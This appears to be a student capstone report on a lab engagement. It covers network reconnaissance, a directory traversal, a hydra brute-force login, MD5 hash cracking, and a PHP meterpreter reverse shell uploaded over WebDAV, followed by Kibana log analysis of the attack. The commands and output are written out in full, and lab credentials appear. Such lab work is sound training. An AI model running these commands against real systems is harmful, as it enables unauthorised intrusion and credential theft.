Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By: Youssef Njah

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Azure Network 192.168.1.0/24

Internet

Azure Firewall

Personal Computer

Host Machine/Hypervisor
IPv4: 192.168.1.1 OS: Windows 10
Hostname: ML-REFVM-684427
Open Ports: 135, 139, 445, 2179 3389

Capstone VM
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1
Open Ports: 22, 80

ELK VM
IPv4: 192.168.1.100
OS: Linux Ubuntu 18.04.4
Hostname: ELK
Open Ports: 22, 9200

Kali Linux VM
IPv4: 192.168.1.90
OS: Kali GNU/Linux 2020.1
Hostname: Kali
Open Ports: 22

Sends Logs collected from the attack from Capstone and Kali to be analyzed in Kibana.

Kibana

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali GNU/Linux 2020.1
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu 18.04.4
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host Machine: Used to Access the three VM's using windows Hyper-Visor.
Server1	192.168.1.105	Capstone VM: Victim machine with vulnerable web server. Sends logs to ELK VM.
ELK	192.168.1.100	ELK VM: Collects logs from both VM's and sends them to Kibana For anylization.
Kali	192.168.1.90	Kali Linux VM: Used as attacker machine sends logs to ELK VM.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
LFI Vulnerability	Local file inclusion allows a hacker to expose files that are poorly hidden and are confidential..	This vulnerability allowed us to traverse to a secret folder directory on the Capstone web server, once in that directory we are presented with a login prompt to access confidential info.
Identification and authentication failure	Allows brute force attempts, does not limit the amount of logins, and does not lock a user out for too many failed attempts.	This allowed us to bruteforce our way in to the secret directory located on the Capstone web server.
Unrestricted file upload	Allows any user that has access credentials to upload a file regardless of file contents or type.	This allowed us to upload a reverse shell to the capstone webdav server.

Exploitation: Local File Inclusion (LFI)

01

Tools & Processes

I first started by running an Nmap scan on the 192.168.1.0/24 IP range this exposed all the active IPs on this range. From there I navigated the web browser of the target machine's IP. I then navigated to the secret folder directory by directory traversal.


02

Achievements


The Capstone Web server contains employee names and info in the home directory. Then if I add "/secret_folder" to the search bar it will direct me to page the prompts me for a username and password.

03

Screen Shots



```
root@Kali:~# nmap -sV 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-10 12:49 PST
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
```



192.168.1.105/company_folders/secret_folder

Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name: ashton

Password: ••••••••

Cancel OK

Exploitation: Identification and authentication failure

01

Tools & Processes


After finding the username and password prompt I attempted a brute force attack using a hydra command to login. There was no account lockout so I could have ran the attack indefinitely. We used the wordlist rockyou.txt for the attack. Given that we had the usernames of the employees we used ashton's username in the hydra command.

02


Achievements

The brute force attack only lasted a couple of seconds before cracking the password giving us the username: ashton and password: leopoldo. After logging in, the web server presented us with instructions to login to the WebDav server using ryans account. It also gave us ryan's password hash which I used Crackstation to get the password: linux4u.

03 Screenshots




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-10 13:16:10
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



Mozilla Firefox
Restore Session
192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
Restore Session
192.168.1.105/company_fol
CrackStation - Online Pa
https://crackstation.net
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
CrackStation
Defuse.ca · Twitter
CrackStation Password Hashing Security Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Unrestricted file upload

01

Tools & Processes

I navigated to file systems and entered the Webdav server using Ryan's username and password. I then uploaded a reverse shell payload to the webserver. Then I opened a listening port on kali Via Metasploit. From there I clicked on the shell from the webserver and end entered a meterpreter session on my kali.


02

Achievements

I was able to upload a reverse shell to the web server, after clicking on the shell a meterpreter session opened up on my kali machine. From there I had access to all company files in which I found the flag.

03

Screenshots (more on next slide)




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:35394) at 2022-02-10 16:18:22 -0800

meterpreter >
```

```
Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-02-10 12:32:25 -0800  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-02-10 12:31:57 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-02-10 12:57:01 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-02-10 12:32:00 -0800  sys
41777/rwxrwxrwx   4096        dir   2022-02-10 12:32:37 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2022-02-10 22:14	7.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# 
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The Port scan occurred at 14:45
- 1004 packets were sent from our kali IP 192.168.1.90
- We can confirm this was a port scan because multiple ports were being requested at the same time.




Analysis: Finding the Request for the Hidden Directory

- The requests also occurred at 14:46 with 9,568 requests.
- The files that were requested were http://192.168.1.105/company_folder/secret_folder, http://192.168.1.105/company_folder/webdav, http://192.168.1.105/webdav/shell.php



Connections over time [Packetbeat Flows] ECS

